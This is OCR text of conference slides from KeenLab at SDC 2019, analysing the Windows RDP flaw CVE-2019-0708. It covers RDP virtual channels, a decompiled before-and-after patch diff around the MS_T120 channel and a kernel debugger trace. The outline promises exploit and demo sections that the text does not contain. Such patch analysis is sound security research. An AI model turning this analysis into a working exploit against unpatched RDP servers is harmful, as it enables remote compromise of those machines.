看雪

SDC·2019

2019 安全开发者峰会

Security
Development
Conference

RDP: From patch to remote code execution

阿左 @ Tencent KeenLab 2019.7.19

Outline

1. RDP-Introduction to the basics of the agreement
2. CVE-2019-0708补丁分析
3. Scanner principle
4. Kernel exploits
5. Demo
6. Mitigation strategies


RDP-
Introduction to the basics of the agreement

- terminal service
-
- RDP- Components and architecture
- protocol


Old-fashioned terminal service

- Windows XP
- Windows Server 2003
- Windows 7
- Windows Server 2008 R2

Terminal Services Kernel Components



Terminal Services User State component



Modern terminal service


- Windows 8
- Windows Server 2012
- Windows 10

- terminput.sys
- Rdpbase.dll
- Rdpcore.dll
- Rdpserverbase.dll

RDP protocol


0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
tpktHeader																															
x224Crq																															
...																				routingToken (variable)											
...																															
cookie (variable)																															
...																															
rdpNegReq (optional)																															
...																															
rdpCorrelationInfo (36 bytes, optional)																															
...																															

Client X.224 Connection request datagram



RDP Link establishment communication

MCS protocol



Multipoint communication protocol (MCS): a series of ITU defined communication protocol standards T.120 T122 T125等

Static virtual channel

In the main TCP Multiple static virtual channels are implemented on the link to exchange data, and at most 31 static virtual channels

1003 I/O Shindo

1007 User channel

Virtual channel

* cliprdr (Clipboard reset)
* rail (RemoteApp)
* drdynvc (Dynamic virtual channel)
    * audin (Audio reorientation)
        * alsa support
        * pulse support
    * tsmf (Multimedia redirection)
        * alsa support
        * pulse support
        * ffmpeg support
* rdpdr (device redirection))
    * disk (Disk Redirection)
    * parallel (Parallel Port Redirection)
    * serial (Serial Port Redirection)
    * printer (Printer Redirection)
        * CUPS support
    * smartcard (Smartcard Redirection)
* rdpsnd (sound redirect)
    * alsa support
    * pulse support

CVE-2019-0708 - Patch analysis


```
int __stdcall IcaBindVirtualChannels(PVOID P)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v1 = IcaLockConnectionForStack((int)P);
  v10 = &v17;
  v13 = v1;
  v7 = 0x380113;
  v8 = 0;
  v9 = 0;
  v11 = 0x1C0;
  v15 = _IcaCallStack(P, 5, (int)&v7);          // parse protocol
  if ( v15 >= 0 )
  {
    v16 = 0;
    v14 = v12 / 0xE;
    if ( v12 / 0xE > 0 )
    {
      v2 = &v18;
      do
      {
        if ( _IcaFindVcBind(v1, v2 - 8, (int)&v6) == -1 )
        {

          v15 = _IcaRegisterVcBind(v1, v2 - 8, *(unsigned __int16 *)v2, *(_DWORD *)(v2 + 2));
          if ( v15 < 0 )
            break;
        }
        v3 = IcaFindChannelByName(v1, (PERESOURCE)5, v2 - 8);
        channel = v3;
        if ( v3 )
        {
          IcaReferenceStack(v3);
          KeEnterCriticalRegion();
          ExAcquireResourceExclusiveLite((PERESOURCE)(channel + 12), 1u);
          _IcaBindChannel(channel, 5, *(unsigned __int16 *)v2, *(_DWORD *)(v2 + 2));
          ExReleaseResourceLite((PERESOURCE)(channel + 12));
          KeLeaveCriticalRegion();
          IcaDereferenceChannel((PVOID)channel);
          IcaDereferenceChannel((PVOID)channel);
          v1 = v13;
        }
        ++v16;
        v2 += 14;
      }
      while ( v16 < v14 );
    }
  }
```

```
int __stdcall IcaBindVirtualChannels(PVOID P)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v1 = IcaLockConnectionForStack((int)P);
  v12 = &v19;
  v15 = v1;
  v9 = 0x380113;
  v10 = 0;
  v11 = 0;
  v13 = 448;
  v17 = _IcaCallStack(P, 5, (int)&v9);          // rdpwd!WD_Ioctl
  if ( v17 >= 0 )
  {
    v18 = 0;
    v16 = v14 / 14;
    if ( v14 / 14 > 0 )
    {
      v2 = (int *)&v20;
      do
      {
        if ( _IcaFindVcBind(v1, (char *)v2 - 10, (int)&v8) == -1 )
        {
          v17 = _IcaRegisterVcBind(v1, (char *)v2 - 10, *((unsigned __int16 *)v2 - 1), *v2);
          if ( v17 < 0 )
            break;
        }
        v3 = IcaFindChannelByName(v1, (PERESOURCE)5, (char *)v2 - 10);
        v4 = v3;
        if ( v3 )
        {
          IcaReferenceStack(v3);
          KeEnterCriticalRegion();
          ExAcquireResourceExclusiveLite((PERESOURCE)(v4 + 12), 1u);
          v5 = __stricmp((const char *)(v4 + 0x58), "MS_T120");
          v7 = *v2;
          if ( v5 )
            _IcaBindChannel(v4, 5, *((unsigned __int16 *)v2 - 1), v7);
          else
            _IcaBindChannel(v4, 5, 31, v7);
          ExReleaseResourceLite((PERESOURCE)(v4 + 12));
          KeLeaveCriticalRegion();
          IcaDereferenceChannel((PVOID)v4);
          IcaDereferenceChannel((PVOID)v4);
          v1 = v15;
        }
        ++v18;
        v2 = (int *)((char *)v2 + 14);
      }
      while ( v18 < v16 );
    }
```

Reading a document

2.2.1.3.4 Client Network Data (TS_UD_CS_NET)

The TS_UD_CS_NET packet contains a list of requested virtual channels.



header (4 bytes): A GCC user data block header, as specified in User Data Header (section 2.2.1.3.1). The User Data Header **type** field MUST be set to CS_NET (0xC003).

channelCount (4 bytes): A 32-bit, unsigned integer. The number of requested static virtual channels (the maximum allowed is 31).

channelDefArray (variable): A variable-length array containing the information for requested static virtual channels encapsulated in CHANNEL_DEF structures (section 2.2.1.3.4.1). The number of CHANNEL_DEF structures which follows is given by the **channelCount** field.

Client MCS Connect Initial PDU with GCC Conference Create Request

Breakpoint

```
0: kd> kv
 # ChildEBP RetAddr  Args to Child
00 ee9ba9d4 f774ecdb 859f64f8 00000005 0000001f termdd!_IcaBindChannel (FPO: [Non-Fpo])
01 ee9ba9f8 f774edf4 68b4ffdf 00000005 859ecd2f termdd!_IcaAllocateChannel+0xcb (FPO: [Non-Fpo])
02 ee9baa1c f774fe21 859d8eb8 859ecd2f 860789f8 termdd!IcaCreateChannel+0x7e (FPO: [Non-Fpo])
03 ee9baa44 f774ff4d 860789f8 86078a68 86078a08 termdd!IcaCreate+0xbd (FPO: [Non-Fpo])
04 ee9baa5c 804f018f 861c8e90 860789f8 860789f8 termdd!IcaDispatch+0xfd (FPO: [Non-Fpo])
05 ee9baa6c 805841fa 861c8e78 85a4b43c ee9bac04 nt!IopfCallDriver+0x31 (FPO: [0,0,0])
06 ee9bab4c 805c0444 861c8e90 00000000 85a4b398 nt!IopParseDevice+0xa12 (FPO: [Non-Fpo])
07 ee9babc4 805bc9d0 00000000 ee9bac04 00000040 nt!ObpLookupObjectName+0x53c (FPO: [Non-Fpo])
08 ee9bac18 80577033 00000000 00000000 dff12001 nt!ObOpenObjectByName+0xea (FPO: [Non-Fpo])
09 ee9bac94 805779aa 0280249c c0100000 0268e870 nt!IopCreateFile+0x407 (FPO: [Non-Fpo])
0a ee9bacf0 8057a0b4 0280249c c0100000 0268e870 nt!IoCreateFile+0x8e (FPO: [Non-Fpo])
0b ee9bad30 8054261c 0280249c c0100000 0268e870 nt!NtCreateFile+0x30 (FPO: [Non-Fpo])
0c ee9bad30 7c92e4f4 0280249c c0100000 0268e870 nt!KiFastCallEntry+0xfc (FPO: [0,0] TrapFrame @ ee9bad64)
0d 0268e838 7c92d09c 74ed1207 0280249c c0100000 ntdll!KiFastSystemCallRet (FPO: [0,0,0])
0e 0268e83c 74ed1207 0280249c c0100000 0268e870 ntdll!NtCreateFile+0xc (FPO: [11,0,0])
0f 0268e898 74ed142b 0280249c 000dd468 00000032 ICAAPI!_IcaOpen+0x59 (FPO: [Non-Fpo])
10 0268e8b8 74ed2184 00000378 0280249c 00000001 ICAAPI!_IcaStackOpen+0x78 (FPO: [Non-Fpo])
11 0268e8dc 7246684e 00000378 00000005 724614a8 ICAAPI!IcaChannelOpen+0x41 (FPO: [Non-Fpo])
12 0268e90c 7246610d 00000378 000b4db8 028023e8 rdpwsx!MCSCreateDomain+0x84 (FPO: [Non-Fpo])
13 0268e928 72463700 00000378 000b4db8 028023e8 rdpwsx!GCCConferenceInit+0x24 (FPO: [Non-Fpo])
14 0268e944 724640da 028023e8 0268e998 c0000001 rdpwsx!TSrvBindStack+0x19 (FPO: [Non-Fpo])
15 0268e95c 72463c77 0268e998 00000378 000b4db8 rdpwsx!TSrvAllocInfo+0x42 (FPO: [Non-Fpo])
16 0268e978 724656e1 00000378 000b4db8 0268e998 rdpwsx!TSrvStackConnect+0x26 (FPO: [Non-Fpo])
17 0268e99c 761ded48 02802120 00000378 000b4db8 rdpwsx!WsxIcaStackIoControl+0x17d (FPO: [Non-Fpo])
18 0268e9c8 74ed160d 000ddfe0 000b4db8 0038004b termsrv!WsxStackIoControl+0x43 (FPO: [Non-Fpo])
19 0268e9f8 74ed1806 000b4db8 0038004b 00000000 ICAAPI!_IcaStackIoControl+0x33 (FPO: [Non-Fpo])
1a 0268efe0 74ed1ec8 000b4db8 000cf534 0268f027 ICAAPI!_IcaStackWaitForIca+0x3e (FPO: [Non-Fpo])
1b 0268f5e8 761cce31 00000378 000b4db8 000cf4b0 ICAAPI!IcaStackConnectionAccept+0x153 (FPO: [Non-Fpo])
1c 0268ff90 761cd5c0 000cf490 000d92b0 00000004 termsrv!TransferConnectionToIdleWinStation+0x416 (FPO: [Non-Fpo])
1d 0268ffb4 7c80b713 000b2598 00000000 00000000 termsrv!WinStationTransferThread+0x69 (FPO: [Non-Fpo])
1e 0268ffec 00000000 761cd557 000b2598 00000000 kernel32!BaseThreadStart+0x37 (FPO: [Non-Fpo])
```

MS_T120

